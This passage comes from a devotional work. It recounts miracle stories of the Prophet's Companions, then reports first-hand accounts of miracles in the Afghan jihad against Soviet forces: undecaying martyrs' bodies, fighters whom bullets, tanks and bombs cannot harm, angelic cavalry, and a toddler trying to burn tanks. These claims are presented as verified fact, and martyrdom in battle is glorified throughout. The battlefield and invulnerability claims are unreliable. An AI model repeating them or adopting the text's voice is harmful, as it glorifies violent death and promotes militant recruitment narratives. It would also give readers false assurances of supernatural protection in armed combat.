Aasim bin Abil Aqlah beseeched Allaah Ta'ala that he should not touch any mushrik nor should any mushrik touch him When he passed away. Allaah Ta'ala sent a cloud of wasps over his body, which protected him from the mushrikeen. This is why he was also referred to as Hamyud-dubur (the one protected by the wasps).

Safeenah -the Freed Slave of Rasulullah sallAllaahu alayhi wa sallam

Safeenah (ra) narrates: A lion advanced towards me, so I said: O lion, I am the freed slave of Rasulullah sallAllaahu alaybi wa sallam."
It then lowered its head and advanced To direct me, It would nudge me with its shoulder. This continued until it escorted me out of the jungle, left me on the road and snarled. I understood that it was now going to leave me.

A Wolf Informs about the Advent of Rasululiah sallAllaahu alayhi wa saliam

Abu Sa'eed Khudree (ra) narrates the incident of a wolf, which said to a shepherd:
Muhammad sallAllaahu alayhi wa sallam is at Yathrib [Madina Munawwara], informing the people of events which have passed."

The Water Subservient

Abu Huraira (ra) narrates: Alaa al-Hadrami (ra) once made dua for rain, and it rained in the arid desert. After his death and burial, within a short period his grave was opened, but his body could not be found.
On one occasion, he made Du'a: O Allaah The Most Knowledgeable! 0 The Most Forbearing! O The Most Lofty"'
The Gulf then, by the permission of Allaah, allowed them to cross over. They gently trotted over as if on sand. Water did not touch the feet of the camels, nor the knees of the horses. In this way they traversed a distance that normally took a day and night by boat.

Crossing the Tigris.

The Muslim army once crossed over the Tigris River during its flood. They passed over on the surface of the water. When the Persians saw this, they fled shouting: "The madmen have come!"

Sustenance From an Inconceivable Source.

Abu Hurairah (ra) narrates: A Sahabi came home to his family and found them in dire need of food. He then went out into the desert. When his wife saw this, she took her hand-mill and placed it on her clay oven. She turned the mill and pleaded: "Oh Allaah! Grant us sustenance." All of a sudden she found the container to be full. She also found the clay-oven to be full.
I (Abu Hurairah) mentioned this to Rasulullah SallAllaahu alayhi wa sallam who said: "If she did not open the container, the mill would have continued to turn and produce flour until the day of Qiyaamah."

The Army of Abu Ubaidah

Jaabir (ra) narrates: Rasulullah sallAllaahu alayhi wa sallam dispatched us [i.e. our army] and appointed Abu Ubaidah (ra) our ameer. We were to capture a caravan of the Quraish. He provided us with a bag of dates. This was all we had with us. Abu Ubaidah (ra) used to give us a date each, We used to suck that one date, then sip some water. This would suffice for the whole day. We used to strike the leaves with our sticks, moisten and eat them. The sea sent forth for us a huge fish, from which we ate for 18 nights. The fish was so huge that Abu Ubaidah (ra) made 13 of us sit in its eye-socket. When a rib of this fish was held upright, the largest camel together with the tallest rider passed under it without him having to bow his head.

Curing Sickness

Hanzalah bin Huzaim narrates: I was part of my grandfather's delegation, which was sent to Rasulullah sallAllaahu alayhi wa sallam. When I was introduced, He (sallAllaahu alayhi wa sallam) drew me closer, rubbed my head and said: May Allaah bless you.
Az-Zayyaal says:
A man was brought to Hanzalah (ra). His face had a tumour. Hanzalah (ra) recited Bismillah on the place, which the blessed hands of Rasulullah sallAllaahu alayhi wa sallam had touched and then anointed this sick man. The tumour disappeared.

Khalid bin Waleed (ra) Drinks Poison.

When Khalid bin Waleed (ra) went to Hairah, the people said to him: Beware that these non-Arabs do not feed you poison. He said, Bring it to me. When it was brought, he swallowed it and said: "Bismillah ". It did not harm him.

Immunity from Heat and Cold

On the day of Khaibar, Rasulullah sallallaliu alayhi wa sallam said:
I will soon give the flag to a person who loves Allaah and his Rasool. Allaah will grant him victory, and he will not flee from the battlefield.
Ali(ra) says: Rasulullah sallAllaahu alayhi wa sallam then called for me so that he may grant me the flag. I came with a sore eye, not being able to see. He placed some of his blessed saliva in my eye and said: 0 Allaah! Protect him from the heat and cold. Thereafter, neither heat nor cold affected me."

Effacing the Effects of Old Age

Zaid Al-Ansaari narrates: Rasulullah sallAllaahu alaybi wa sallam said to me: Draw closer. He then passed his blessed hands over my head and said: 0 Allaah! Make him handsome and perpetuate his handsomeness.

It is said that he reached beyond the age of a hundred, with only a small patch of his beard becoming white. He always had a cheerful face and it was never once gloomy, right until his death.

A Miracle of Khalid bin Waleed (ra)

A man came to Khalid bin Waleed (ra) with a water bag full of wine. Khalid (ra) said: Oh Allaah, make it honey.
It turned into honey.
According to another narration, a man passed by Khalid (ra) with a water bag full of wine. He asked: What is this. The man replied: Vinegar. Khalid (ra) said: Indeed Allaah has made it into vinegar.
He then found it to be vinegar, whereas it had previously been wine.

A Miracle of Husain (ra)

A man once relieved his call of nature on the grave of Husain (ra), son of Ali (ra). His household was then afflicted with mental derangement, leprosy, white-liver (a disease) and poverty.

Abdul Mali asked Ruhr: Can you inform me what sign occurred on the day Husain (ra) was martyred.
He replied: None of the pebbles of Baitul-Maqdis were lifted, except that blood was found under it.
He also narrates: On that day, no stone in Shaam Syria remained without blood on it.
Both Umme Salmah and Maymoona radiyallaliu unhuma said that they heard the jinns wailing at the death of Husain radiyAllaahu unhu.

A Miracle of Uthmaan

One morning Uthmaan (ra) said: Last night I saw Rasulullah sallAllaahu alayhi wa sallam in my dream, and he said: Oh Uthmaan, break your fast with us. He was martyred that same day, whilst in the state of fasting.

Miracles a source of Blessing

Imaam Bukhari rahmatullah 'alayhi narrates from Ibn Mas'ood (ra): We used to regard the miracles as a source of blessing and you all regard them to be a source of fear ....". He then said: "I saw water gushing forth from between the blessed fingers of Rasuluilah Sallalahu alayhi wa sallam, and we heard the Tasbeeh of the food while Rasulullah Sallalahu alayhi wa sallam was eating it."

In brief the approach of the Sahaabah (ra) was one of hope and love, while that of the masses was one of fear and anxiety. Those of weak or no Imaan regard strange and abnormal acts as evil omen, whereas in reality karaamaat are a source of blessing for the Mu'mineen.

Conclusion

The belief of the Ahlus-Sunnah is that the Auliya of Allaah can and do display karaamaat. Whoever denies this, his word is rejected. However, there are differences between the Karaamaat of the Auliya and Mu'jizaat. Some differences are:

a) A Mu'jizah is a challenge, but a Karaamat is not.

b) Mu'jizaat occur at the time when they are desired, whereas karaamaat generally occur unexpectedly.

c) The Auliya desire to conceal their karaaniaat.

Miracles in the Afghan Jihaad

These incidents which are going to be narrated are, in reality, more extraordinary than one can possibly imagine, and appear to resemble fairytales. I have personally heard them with my own ears; and have written them with my own hands from those Mujaahideen who themselves were present. I have heard these miracles from such men who are trustworthy and reliable, and who have been constantly on the battlefield. The miracles are many, so much so that they more or less reach the degree of Tawaatur i.e. such a large number that does not entertain the possibility of fabrication. I have heard numerous such miraculous episodes, but brevity does not allow me to enumerate all of them.

Allaah Ta 'ala has not made it except as a glad tiding, so that your hearts may achieve tranquility by it

Most of the Bodies of the Shuhadaa (Martyrs) do not Change or Rot

This fact has reached the degree of Tawaatur i.e. Such a large number of narrators which precludes the possibility of fabrication.
It is recorded in the Shafee Kitaab, Nihaayatul Muhtaaj:
If a person lent out a land so that a deceased may be buried in that land, he may only claim the land back once the body has been completely annihilated. In the case where the deceased is a Nabi or a Shaheed, the land can never be claimed since the bodies of these two never decay.

The Hanafee Jurist, Ibn Aabideen rahmatullah 'alayhi writes in his commentary of Kitaabul-Jihaad: It is Haraam for the earth to consume the body of a Shaheed.

However, I could not find a hadith in this regard. Nevertheless, the incident of the body of Hamzah (ra) has just passed which will suffice as a proof.

The Martyrs of Afghanistan

Umar Hanif, who was my commander in the Zarmah district, has narrated to me in the house of Nasrullah Mansoor (the leader of The Islamic Revolutionary Front) that:
1) I have never seen a single Shaheed whose body has changed or gave off a bad odour.
2) I have never seen dogs touching a single Shaheed even though they devoured the bodies of the communists.
3) I myself opened 12 graves of the Shuhadaa 3 or 4 years after their burial, and I did not find one whose odour had changed.
4) I have seen many a Shaheed more than a year after their burial. Their wounds were fresh, the blood still flowing.

An Imaam narrated to me: I saw the Shaheed Abdul Majeed Muhammad three months after his Shahaadat. He was just as he had been [i.e. unchanged]; and his body exuded the fragrance of musk.

Abdul Majeed Hajee narrated to me: I saw the Imaam of the town of Layiki 7 months after he had been matyred. He was exactly as he had been, except for his nose.

Shaik Muazzin --a member of the Mujlis-us-Shura lil Jihaad narrated to me:
The Shaheed Nussaar Ahmad remained below the soil for 7 months, and did not change the least.

Abdul Jabbaar Niyaazi narrated to me:
I saw 4 Shuhadaa, three to four months after their shahaadat. Three of them were as they had been, and their beards and nails had grown. As far as the fourth one is concerned, his face was partially disfigured.

My brother Abdus Salaam was blessed with shalhaadat. We removed his body after 2 weeks, [finding him] just as he was.

A Shaheed Shakes Hands with his Father

Umar Hanif narrated to me in 1980:
A large battalion came from Russia; consisting of 70 tanks and some regiments, covered by 12 planes. The Mujaahideen were only 115 in number. A fierce battle ensued. Eventually the enemy was defeated. We had destroyed 13 tanks.
From amongst us only four were blessed with shahaadat. One of them was Ibn Jannat Jal, whose name means 'the Rose of Jannah'. We buried him in the battlefield, but after three days, we moved him to his father's home so that his father may bury him in their graveyard. His father (Jannat Jal) addressed him:

"Oh my son, if you truly are a Shaheed, show me a sign thereof"

All of a sudden the Shaheed raised his hand, made salaam to his father, and he continued to clasp his father's hands for 15 minutes. He then drew his hand and placed it on his wound.
His father said: My hand almost crushed when he was holding on.
Umar Hanif says: I saw this with my own eyes.

Moulana Arsalaan narrated to me:
A student named Abdul Baseer attained shahaadat while with us. It was very dark. Fathullah, another mujaahid, and I went in search of his body. He said to me: "Is the Shaheed close. I perceive a fragrant scent". I picked up the scent, and we reached the body by following the scent. In the darkness, I could see a noor (light) in the blood, which was gushing forth from his wound.

The Shaheed Umar Yauoob and his Ammunition

Umar Haneef narrated to me:
Umar Yaqoob, a Mujaahid, was intensely in love with Jihaad. When he attained shahaadat, we came to him and found him holding on to his bullets. We attempted to remove the bullets from his grip, but we could not. We waited a while, then addressed him: "Oh Yaqoob, we are your brothers." He then suddenly opened his hand.

A Cloak on Sayyed Shah

Umar Haneef narrated to me:
One of the Mujaahideen with us was a Haafiz. His name was Sayyad Shah. He would engage in abundant Ibaadat, and would exert himself He would see such dreams which would come true, and had displayed many miracles. We visited his grave two and a half years after his shahaadat. I was with another brother who was the leader of the movement called Numl Haq'. We opened the grave of Sayyad Shah, and found him as he had been, except that his beard had grown longer. I had buried him with my own hands.
More surprising than this was that I found a black silk cloak on him, the semblance of which I had never seen before. I touched it, and found its fragrance more pleasant than musk and ambar (ambergris).

The Dua of the Mujaahideen

Moulana Arsalaan was one of the most famous Mujaahid in the whole of Afghanistan. He had instilled such fear in the hearts of the Russians that they would conduct briefings about him. They would tell the soldiers that he eats human flesh.

He narrated to me:
In one particular battle We had only one rocket with us. We thus performed Salaah and made dua unto Allaah that he should cause this one rocket to strike the enemy. We were confronted with 200 tanks and a regiment. We fired the rocket, and it struck the vehicle that was carrying provisions and explosives. It blew up and destroyed 85 tanks and a personnel carrier. The enemy were destroyed, and we captured much booty.
I [the author] myself met the young man who fired the rocket.

Birds with the Mujaahideen

1. Moulana Arsalaan narrated to me:
At times, even before the arrival of the attacking Russian aircraft, we were apprized of the imminent attack. Birds would come and hover above our troops before the jets arrived. Wherever we would see them hovering, we would prepare for the attack of the jets.

2. Moulana Abdul Jaleel Haqqam was the most famous Mujaahid of Afghanistan without exception. He told me:
On numerous occasions I had seen birds flying below the aircrafts, protecting the Mujaahideen from the shells of the bombers.

3. Abdul Jabbaar Niyaazi narrated to me: I saw birds flying below the planes on two occasions.

4. Moulana Arsalaan reported to me: I saw the birds many times protecting them [the Mujaahideen].

5. Qurbaan Muhammad narrated to me that: He once saw about 300 birds that were struck by jets, but not even one was injured.

6. Al-Haaj Muhammad Jal, who was a Mujaaahid at Kanr, reported to me: On more than ten occasions I saw the birds flying ahead of the jets, whose speed was one and a half times the speed of sound.

Fire from All Sides

Arsalaan narrated to me:

We were at a place called Shatiree. We were 25 Mujaahideen who confronted two thousand of the enemy (communists). The battle ensued, and after 4 hours the communists were defeated. Up to 80 of them were killed and we captured 26.
We said to the prisoners: Why did you people flee? They said: The American artillery and ammunition bombarded us from all four directions."

Arsalaan says: We had no artillery nor any ammunition. All we had was our individual rifles. And we were all at one location.

He also narrated to me:
The tanks attacked us and they were about 120 in number. They were assisted by a mortar and many aircrafts. Our provisions were exhausted. We were convinced of being captured. We sought protection from Allaah by means of Du'a. All of a sudden, bullets and shells rained upon the communists from all directions. They were defeated. There was no one on the battlefield besides us. He said: They were the Malaa'ikah (Angels.)

The Horses

Arsalaan also narrated to me:
We attacked the communists at a place called Arjoon and we killed 500 and captured 83. We said to them:
Why is it that you people were defeated, whereas you people killed only one Shaheed? The prisoner said: You people were riding on horses, and when we shot at them they ran away and we could not hit them with bullets.

It is established from the Quraan that the Malaa'ikah descended on the occasion of Badr.

When your Rabb commanded the Malaa'ikah, I am with you all, so strengthen those who have brought Imaan. I will soon instill terror into the hearts of those who commit kufr Strike the enemy above their necks and on all their fingertips.

The tafseer of the following aayah: was given by Imaam Kurtubi rahmatullah 'alayhi:

Most certainly, if you adopt Sabr and Taqwa, and they suddenly attack you, your Rabb will assist you with five thousand Malaaikah (angels), marked.

Every army which adopts sabr, and hopes for reward, the Malaaikah will come upon them, fighting with them, since Allaah Ta'ala has appointed these Malaaikah as Mujaahideen till the day of Qiyaamah.
Hasan rahmatullah 'alayhi said: These five thousand are a support for the Mumineen until the day of Qiyaamah.

Imaam Muslim rahmatullah 'alayhi narrates from Ibn Abbaas (ra)
By 'marked' is meant that they had a distinctive sign. According to some Mufassireen the Malaaikah were 'marked' by their unique turbans. According to others it refers to a particular sign on the horses of the Malaaikah.

On the day of Badr when a Muslim was chasing one of the mushrikeen, all of a sudden he heard the cracking of a whip above him, and the sound of a horseman saying: "Proceed, O Hayzoom!
He looked at the mushrik in front of him, laying flat. His nose was smashed, and his face split open, as if he was struck by a whip. It had become completely blackened. An Ansaari reported this to Rasulullah sallAllaahu alayhi wa sallam, who responded: "You have spoken the truth. That was from the helpers of the third heaven."

Muhammad Yaasir reported to me:
When the communists entered a town with their tanks, they enquired where the 'stables for the horses of the Muslim brothers' were. The people were surprised since they did not ride horses. They then realized that these were the horses of the Malaaikah.

Provisions that do not Deplete.

Jalaaluddin Haqqaani narrated to me:
I issued a Mujaahid with some ammunition, and he went into the battlefield. He fired many shots, but the ammunition did not decrease, and he returned with all of it.

A Tank Rides Over Him, but He Remains Alive.

1. Abdul Jabbaar narrated to me:
While I was looking on, a tank rolled over a Mujaahid named (Milam Unhidden, and he remained alive.

2. Al Haaj Muhammad you, the deputy ameer of the Alular district, narrated to me:
A tank passed over the body of the mujaahid Badr Muhammad Jal, and he did not die nor was he injured.
I the author say: We did not know whether he came out from between the wheels or under the wheels.

Scorpions with the Mujaahideen

{And none knows the army of your Rabb besides Him.}

Abdus Samad and Mahbubullah both narrated to me:
The communists set up a camp in the plains of Qundoos (a city). The scorpions attacked them and bit them. Six of them died and the remainder fled.

Children on the Battlefield

Abdul Manaan narrated to me:
The Mujaahid Ameer Jaan was martyred. A while thereafter the Russian tanks rolled into his hometown. His son, who was only three years old, came out with a match to burn the tanks. The Russian commander asked: What does he want? . They replied: "He wants to burn the tanks.

The Adders do not Bite the Mujaahideen.

Umar Haneef narrated to me:
The tanks once besieged the Mujaahideen in a Masjid. A young lady, who was to get married two days thereafter, came out and made du'a as follows:
"0 Allaah, if they intend any harm to the Mujaahideen, make me a ransom for them"
This young lady attained Shahaadat and the Mujaahideen survived.

Muazzin informed me:
When Anjeer Jal was martyred, his mother came out beaming with happiness. People began firing in the air out of delight at his Shahaadat. People of weak Imaan like us will regard these people as mad. It is in fact we who are mad - with the love of this world.]

Shells do not Explode.

1. Jalaaluddeen Haqqaani narrated to me:
We were 30 Mujaahideen upon whom the planes began bombing. All the shells that landed around us exploded, but a shell that fell amongst us did not explode. It was about 45 kg in weight. If it had exploded, it would have killed most of us.

2. Abdul Mannaan narrated to me:
We were 3000 mujaahideen at our camp when the jets released 300 napalm bombs over us. Not a single one exploded, and we transported all of them to Kuta (a town in Pakistan where the mujaahidin were stationed.)

Bullets do not Pierce Their Bodies

1. Jalaaluddeen narrated to me:
I had seen many Mujaahideen with me who would come from the battlefield, their clothes pierced by bullets, but not a bullet had entered their bodies.

2. Shaikh Ahmad Shareef narrated to me:
My son came from the battlefield with his clothes pierced, but he had no wounds.

3. Sakteer Nasrullah Mansoor reported to me:
On 1 April 1982 we received a Mujaahid who had 10 bullets in his head, and 15 in his forearm, and he survived.

4. Moulana Bir Muhammad reported to me:
We were 12 Mujaahideen protecting 'Baktiya', when we were attacked by a force consisting of about a hundred and eighty planes. They surrounded us in a field and began bombarding us. We came from the battlefield with our clothes in tatters, but we were not injured. One hundred and sixty communists were killed and 3 tanks destroyed. Only 2 Mujaahideen gained Shahaadat.

5. I had seen with my own eyes the bullet holes on the ammunition-belt worn by Jalaaluddeen Haqqaani on his chest. His chest had no wounds.

6. Jalaaluddeen Haqqaani reported to me:
I tramped on a mine that exploded under my feet, but I was not hurt.

7. Moulana Arsalaan narrated to me:
Twice shells struck me on my feet but did not injure me.

Light Ascends from the Body of a Shaheed.

1. The Mujaahid Abdul Mannaan, who was a leader at Helmaan, western Qindaar, reported to me:
We were 600 men and the kuffaar were 6000, all of them from Russia. They were equipped with 600 tanks and 45 planes. They attacked us and the battle raged for 18 days.
The result: 33 Mujaahideen attained Shahaadat. The enemy losses: 450 dead and 36 captured. we destroyed 30 tanks and dropped two planes.
It was summer. This entire period (of 18 days) passed, and not a single body of any Shaheed changed or gave off an odour. One of the Shuhadaa was Abdul Ghafoor, son of Deen Muhammad. Every night a light would extend from him until the sky, and would remain for about 3 minutes, then descend. All the Mujaahideen present saw this light.

2. Umar Haneef related to me:
In February 1982, every night after Esha a light used to descend from the sky onto the courtyard of our home (the Mujaahideen's home). It would encircle the courtyard for a while, then disappear.

All the Tents Were Hit Except the Armoury Tent

Jalaaluddeen Haqqaani related to me:
For 4 years now the planes have been bombarding us, and sometimes all the homes would be destroyed, or all the tents would be burnt, but those housing the provisions would be untouched.

How many a Small Group Overcame a Large Group.

Sheikh Jalaaluddeen Haqqani only recounted to me two of his many battles.
The first during the advance, and the second during 1987.
He recounted:
Our greatest difficulty during the days of the armoured advance was that we did not possess any P2,7 anti-tank rockets. We gathered a few dirhams and roamed around in search of them, hoping to purchase them. Alas, in vain. We did not find any. We were about 350 men. One day, the advancing invaders attacked us with a force consisting of a few thousand men, tanks, artillery guns and machine guns. The battle lasted two and a half days, after which they were defeated. We captured 25 P2,7 rockets, artillery guns, machine guns and 8 tanks. We took a thousand prisoners, each one with a Kalashnikov (AK).

The second -- in the year 1982.
He reported:
We were 59 Mujaahideen when the enemy attacked with a force of 220 tanks and transport carriers. Also, planes continued to bombard us throughout the battle. The communists were 1500. They would generally be prepared with information of their enemy.
The result was that 45 tanks and armored cars were destroyed, 150 communists killed and a hundred injured. We seized anti-aircraft machine guns, 7 Kalashnikovs (AK's), a 66m artillery gun, 280 artillery shells and 36 000 rounds of ammunition.

The Battle of Northern Kabul

A1-Haj Muhammad Jal reported to me:
The Mujaahideen were 120 in number, and the enemies were 10000, with 800 tanks and 25 planes.
The outcome: We killed 450 communists and destroyed 150 tanks. The booty consisted of 11 armored cars -- filled with provisions and mines.

A Second Battle a Month after the First

Muhammad Jal detailed to me:
The number of Mujaahideen was 500, and the enemy more than 10 000, with their tanks. The result: We killed 1 200 of the enemy, and the battle theatre remained stinking (from the kuffaar bodies) for a month.

Maya Jal and the Bunch of Flowers

Muhammad Yaasir, one of the aides of Sayyaaf related to me:
Udail Miya Jal was the General leader in the defence of Binlaan. He attained shahaadat in 1403 Hijri. Miya Jal was one of the early sons of the Islamic movement and one of the famous leaders. When he attained shahaadat, the sons of his tribe--Ahmad Zab whose number was 100 000, grieved over him. Miya Jal was the fourth of his brothers to attain shahaadat.

His family was immensely saddened (at his loss) and wept on a number of occasions. One night his brother got up, performed wudhu, and made Du'a unto Allaah Ta'ala, that if his brother is indeed a Shaheed, Allaah Ta'ala should show him a sign. He then slept with the intention of getting up for Tahajjud. All of a sudden he felt something falling off him. He switched on the lights and found a unique bunch of roses. In it was a liquid like honey, and its fragrance permeated the entire the room. He gathered the family and showed them the miracle. They said:" We will show it to Muhammad Yaasir in the morning." They placed it on a book and went to sleep. When morning arrived, they could not find it on the book."

Slumber

Allaah Ta'ala says in the Qur'aan:
When He encompassed you all with slumber as a source of peace from Him.

In Tafseer 'Mukhtasar ibn Katheer' the following is narrated:
Abu Talha (ra) says: I was one of those whom slumber overcame on the day of Uhud. The sword fell from my hands a number of times. It would fall and I would pick it up. Again it would fall and I would pick it up. I looked towards them (the Muslims) and saw them swaying back and forth (dozing) while their shields were above them.
It is reported from Ali (ra):

On the day of Badr, we had only one horseman, Miqdaad (ra). I had witnessed the scene where all of us were asleep, except Rasulullah SallAllaahu alayhi wa sallam, who was under a tree, crying, until dawn broke.

Abdullah bin Sa'ud says:
Slumber during fighting is a source of peace from Allaah Ta'ala, and slumber during Salaah is from shaitaan.

Slumber Overcomes Arsalaan

1. Moulwy Arsalaan reported to me:
He slept during the battle in Shahi Kau for ten minutes, while shells were being hurled against them from all directions.

2.Abdur Rahmaan informed me:
During the battle of Rayjee (Baki), about 150 to 200 tanks attacked us. Due to the ear-splitting sound of the large number of shells, the Mujaahideen could not hear for two to three days. Then sleep overcame us during the battle. We woke up, contented and serene. One of the Mujaahideen struck a tank, which caught alight. One of the flaming fragments of the tank fell upon a provision vehicle. Seven vehicles blew up and we captured another five.

3. Abdullah -- Hikmatyaar's bodyguard narrated to me:
Sleep overpowered me a number of times during the battles. I considered this a source of serenity from Allaah Ta'ala, and a bounty.

4. Abdur Rasheed Abdul Qaadir of Ghamaam, informed me:
I witnessed on three occasions slumber overcoming the Mujaahideen at the moment the Russians attacked. They would sleep for two to three minutes, then awake with a new determination. They would then triumph over the Russians.

The Protection of Allaah over the Mujaahideen

And no soul will die except with the permission of Allaah Ta 'ala, (at the appointed time) And Allaah is the best of protectors, and He is the most merciful of all those who show mercy

A tank runs over Akhtar Muhammad.

Muhammad Minjal, Ghazni, Shaljaar narrated to me:
I saw with my own eyes a tank rolling over Akhtar Muhammad, and he lived. When they saw this, they returned and again rolled over him, but he did not die.
They then captured him with two other Mujaahideen. They released a burst of fire on the three, but he did not die, whilst the other two attained Shahaadat. He fell to the ground. The communist came and covered his body with sand. After they left, he got up and returned to the Mujaahideen. Until now [at the time of writing this book] he is alive and engaging in Jihaad.

Two bullets hit Nasrullah and fall into his pocket.

Muhammad Minjal reported to me that Nasrullah, a Mujaahid at Ghazni; narrated to him that:
Two bullets struck him without injuring him; [rather] they fell into his pocket. He showed them to those Mujaahideen that were with him, and they bore witness to it.

A bullet hits Shah in the eye but does not harm him.

Moulana Arsalaan narrated to me:

A Daushka [a anti air craft Gun] bullet struck Shah in the eye but he felt no pain whatsoever. His eye only turned red.

Fourteen Napalm bombs

Muhammad Naeem, a leader at Ghimaam reported to me:
A plane dropped 14 Napalm bombs on the Mujaahideen. Thirteen exploded close to them but did not touch anyone.

Bullets do not pierce their bodies.

I [the author] saw with my own eyes the kurta (shirt) of Khwaja Muhammad, burnt by the splinters of a mortar. The mortar had 5 perforations. He had only one wound.

A Tent Burns, but the Occupants are Unharmed:

Ibraheem Shaqeeq Jalaaluddeen narrated to me:
On 8 March 1983, artillery guns fired two shells on us, burning a tent in 9 places. Three brothers were in the tent, but none experienced any harm.

My clothes were burnt:

Ibraheem narrated to me
On 20 Sha'baan 1402, during the battle of Baajee, Khoosta Biktiya, we were fired upon with shells. My telescope broke and my trousers were burnt.
I [the author] myself saw Ibraheem's trousers, and it has since then been in my possession. Ibraheem was wounded the least. He was with 20 men, and most of their clothes were burnt. None of them was injured. Some of their ammunition-belts were broken by shrapnel, and most of their clothes were burnt.

A car passes over a mine:

Ibraheem narrated to me:
We were 30 men at Razmah when we faced the enemy consisting of 300 tanks, armored cars, and personnel carriers. They were defeated and we captured 2 artillery guns, a vehicle, 300 shells, some mines, 30 000 rounds of ammunition and 6 Kalashnikovs [AK]. We placed all the booty in an armored car. I was next to the driver whose name was Muhammad Rasool. We droved over a mine but it did not explode. A tank drove over the same mine and it was detonated.

I saw with my own eyes bullets piercing the grenade of an R.P.G. [Rocket propelled grenade] while it was still seated in its launcher. The launcher was in the hands of a Mujaahid, who was unscathed.

I saw the telescope that was in the hands of Jalaaluddeen Haqqaani's brother-in-law. The lens was shattered, but he was unharmed.

Fathullah narrated to me:
Bullets incinerated the pocket of Zarghan Shah, broke the mirror that was in his pocket, and even burnt the book therein. However, he was unharmed.

Fathullah narrated to me:
A bomber released a shell that burnt an entire tent, but none of the occupants was effected.

Abdur Rahmaan narrated to me:
A shell exploded between the legs of Aikal-ud-Deen and next to Abdur Rakmaan. Neither of them was injured.

Mines explode under the tanks of the Mujaahideen, and only their Turbans are disturbed.
Fathullah and Ibraheem were in a tank when it entered the Fort of Baaree to liberate it. Mines exploded and their turbans flew off, but they were unscathed.

Abdul Kareem narrated to me:
I saw Officer Sayyad Abdul-'Alee coming off the battlefield with his clothes riddled with bullet- holes. He was untouched.

Maulwi Yourdal, the leader of Wardak, reported to me:
While traveling between two villages on foot, we were attacked by 8 jets for a distance of 10 km. I could even see the pilots; and I had my weapon with me. We reached safely.

Karaamaat of the Shuhadaa

The fragrance of the Shuhadaa

The fragrance of the Shaheed's body became famous amongst the Mujaahideen. They would pick up the fragrance from a considerable distance.

Allaah Ta'ala says in the Quraan:

> When the caravan departed, their father (Ya'qoob alayhis salaam) said "Certainly I can find the fragrance of Yusuf (alayhis salaam), if only you did not accuse me of being old/senile (you would believe)

Ibn Kathir rahmatullah 'alayhi writes:
The caravan departed from Egypt while Ya'qoob (alyhis salaam) was in Palestine.

Yaqoob alayhis salaam had not seen Yusuf alayhis salaam for a period of 80 years. When all of a sudden he picked up the fragrance of Yusuf alayhis salaam, he feared that others may attribute it to his old age or possible senility. The fragrance was miraculously transported over this large distance.

Moulana Arsalaan narrated to me:
During an intensely dark night I located the position of Shaheed Abdul Baseer by the fragrance his body was emitting.

The Fragrance of Shaheed Ali jaan at a distance of two and a half kilometers

Either Jalaaluddeen or Ibraheem narrated to me:
I was driving my vehicle when I picked up the scent of fragrance. I told my companion: "This is the fragrance of a Shaheed, since the blood of a Shaheed has a distinctive, pure fragrance, which we have come to recognize. We were not aware that there was a Shaheed on the battlefield, and in this way we accidentally stumbled upon him.

Khiyaal Muhammad locates a shaheed from the Fragrance.

I perceived a pleasant fragrance, so I said to my partner, Possibly Aql Deen [a mujaahid] was martyred at this place ". I enquired, and the locals informed me that indeed he had attained shahaadat at that place.

The Itr on the hands of a Shaheed's mother endures for more than 3 months

Nasrullah Mansoor related to me that Habibullah (also known as Yaaqoot) narrated to him:
My brother became a Shaheed, and 3 months thereafter my mother saw him in her dream. He said to her: "All my wounds have healed except the one on my head ". My mother insisted that his grave be opened. My brother's grave was next to another. The barrier between the two broke down and the other grave was slightly exposed. We saw an adder on the body [of the person in the next grave]. My mother said: "Don't dig [further] ". I said: "My brother is a Shaheed. It is impossible to find an adder in his grave."
When we reached his body, the intensity of the wonderful fragrance overwhelmed and disorientated us. We saw blood oozing from the wound on his head. My mother placed her finger in the blood and it became perfumed. Three months have passed and her finger has remained fragrant. Even now her finger emits the aroma of perfume.

Muhammad Shereen narrated to me:
Four Mujaahideen amongst us attained Shahaadat at a place called Boot Wardak. Four months thereafter we found the fragrance of itr, like that of musk, emanating from them.

Muhammad Shereen narrated to me:
I saw Abdul Ghayyaath 3 days after his Shahaadat. He was squatting on his heels, therefore I presumed him to be alive. When I drew closer and touched him, he fell on his back.

The Shuhadaa refuse to hand over their weapons

Shaheed Meer Aagha refuses to hand over his revolver at Laukar.

Zubair Meer Ilm narrated to me:
Meer Aagha gained shahaadat amongst them. He had a revolver. The Mujaahideen attempted to take his revolver but he refused to hand it over. When we delivered him [i.e. his body] to his home, his father -- Qaadhi Meer Sultan, addressed him thus:
0 my son, this revolver is no longer yours--it belongs to the Mujaahideen...
He released the revolver.

Shaheed Sultan Muhammad refuses to hand over his Kalashnikov at Lankar

Zubair Meer Ilm narrated to me:
In February 1983, Sultan Muhammad attained Shahaadat, while clasping in his hands his Kalashnikov. The Russians came and tried in vain to take it. Eventually they cut off his hand.

Muhamtnad Shereen narrated to me:
Muhammad Ismail and Ghulaam refused to release their weapons after shahaadat.

Shuhadaa Smiling

Arsalaan narrated to me that:
Abdul Jaleel was a pious student. A shell from a bomber struck him and he became a Shaheed. After performing Salaatul Janaazah upon him, they took him to his father's home. It was at the time of Asr and he remained there until the morning. All this time some Mujaahideen were with him. He opened his eyes and smiled. The Mujaahideen came to Arsalaan and said that Abdul Jaleel has not passed away. He replied, "He has certainly attained shahaadat. "The Mujaahideen said that it is not lawful to bury him until we can confirm his death. It is necessary to repeat the Salaatul Janaazah. Arsalaan assured them saying: "He had attained shahaadat yesterday, and this is the Karaamat of a Shaheed."

Humaydullah smiles.
Muhammad Umar, the general leader of Baghmaan reported to me:
Humaydullah was honoured with Shahaadat whilst amongst us. When burying him, I found him smiling. I thought I was imagining. I therefore came out and wiped my eyes. I then found him to be the same.

Fathullah, one of Haqqani's senior leaders, narrated to me:
I saw the Shaheed, Suhait Khan 4 days after his burial. We opened his grave and he was smiling. Khairullah says: "I saw him looking at me."

The Shuhadaa do not Change (i.e. their bodies do not decompose)

Maulwy Abdul Kareem narrated to me:
I have seen more than 1200 shuhadaa. Not one of them had decomposed. Not a single Shaheed have I seen who was eaten by the wild dogs, whereas they would eat the Russian bodies.

Fathullah narrated to me that a Mujaahid with him, whose name was Hakeem, narrated to him:
We took out the body of Shaheed Tameer Khan seven months after his burial. He had not changed, and his blood continued to flow, accompanied by the fragrance of musk.

Jalaaluddeen reported to me, at a place called Jaidraan Baktiyaa.
I have not seen any Shaheed whom a dog had eaten. I witnessed a Shaheed whose name was Jalaab. His body was exposed to the wild dogs for 25 days whilst communist bodies were all around him. Dogs had eaten of the communists' bodies, while none had touched the Shaheed's body.

A Baby (who was martyred) holds on to her Mother's Breast who was also a martyred and Refuses to Let Go.

Both Yourdal and his assistant Muhammad Kareem narrated to me:
